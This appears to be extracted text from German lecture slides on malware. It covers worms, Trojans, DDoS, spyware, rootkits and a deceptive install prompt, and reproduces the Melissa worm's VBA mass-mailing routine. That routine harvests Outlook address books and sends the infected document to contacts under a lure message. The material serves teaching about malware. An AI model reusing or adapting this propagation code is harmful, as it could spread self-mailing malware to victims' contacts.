


Wurm – Melissa


```
Set UngaDasOutlook = CreateObject("Outlook.Application")
Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") <> "...
by Kwyjibo" Then
  If UngaDasOutlook = "Outlook" Then
    DasMapiName.Logon "profile", "password"
    For y = 1 To DasMapiName.AddressLists.Count
      Set AddyBook = DasMapiName.AddressLists(y)
      x = 1
      Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
      For oo = 1 To AddyBook.AddressEntries.Count
        Peep = AddyBook.AddressEntries(x)
        BreakUmOffASlice.Recipients.Add Peep
        x = x + 1
        If x > 50 Then oo = AddyBook.AddressEntries.Count
      Next oo
      BreakUmOffASlice.Subject = "Important Message From " & Application.UserName
      BreakUmOffASlice.Body = "Here is that document you asked for ... don't show anyone else ;-)"
      BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
      BreakUmOffASlice.Send
      Peep = ""
    Next y
    DasMapiName.Logoff
  End If
  System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") = "...
by Kwyjibo"
End If
```

Epidemie


Code Red, 2001



Top Ten



Source: Sophos Plc www.sophos.com



Source: Sophos Plc www.sophos.com

Trojanische Pferde

Trojanische Pferde



Der Träger (dropper) ist nicht der Schädling (payload)

Nicht-Reproduzierend

Nicht-Infizierend

Verdeckte Schadensroutine:

Daten löschen oder verändern

Password Sniffer

Keylogger

Backdoor

(Back Orifice, NetBus)




dDOS


Spam

Spyware

Rootkit (Sony XCP Aurora)

Netbus





Vorbeugen

Spyware

«Legale» Installation

The screenshot shows a Microsoft Internet Explorer browser window. The title bar reads "Yes I hear you, yes, your voice....It reaches the world inside me... - Microsoft Internet Explorer". The address bar shows "http://daylight-outbreak.blogspot.com". The page content includes a Blogger header, a large orange banner with the text "Yes I hear your voice. It reaches the world inside me", and a blog post dated "Sunday, February 20, 2005" with the heading "Not feeling well, again." and the start of a paragraph "Well, as the heading goes, I am not feeling so well. I have not".

A "Security Warning" dialog box is overlaid on the page. It contains the following text:

Do you want to install and run "YOU have an OUT OF DATE browser which can cause you to get infected with viruses, spam and spyware. To prevent this press YES now" signed on an unknown date/time and distributed by:

[Enternet Media Inc.](#)

Publisher authenticity verified by VeriSign Class 3 Code Signing 2001 CA

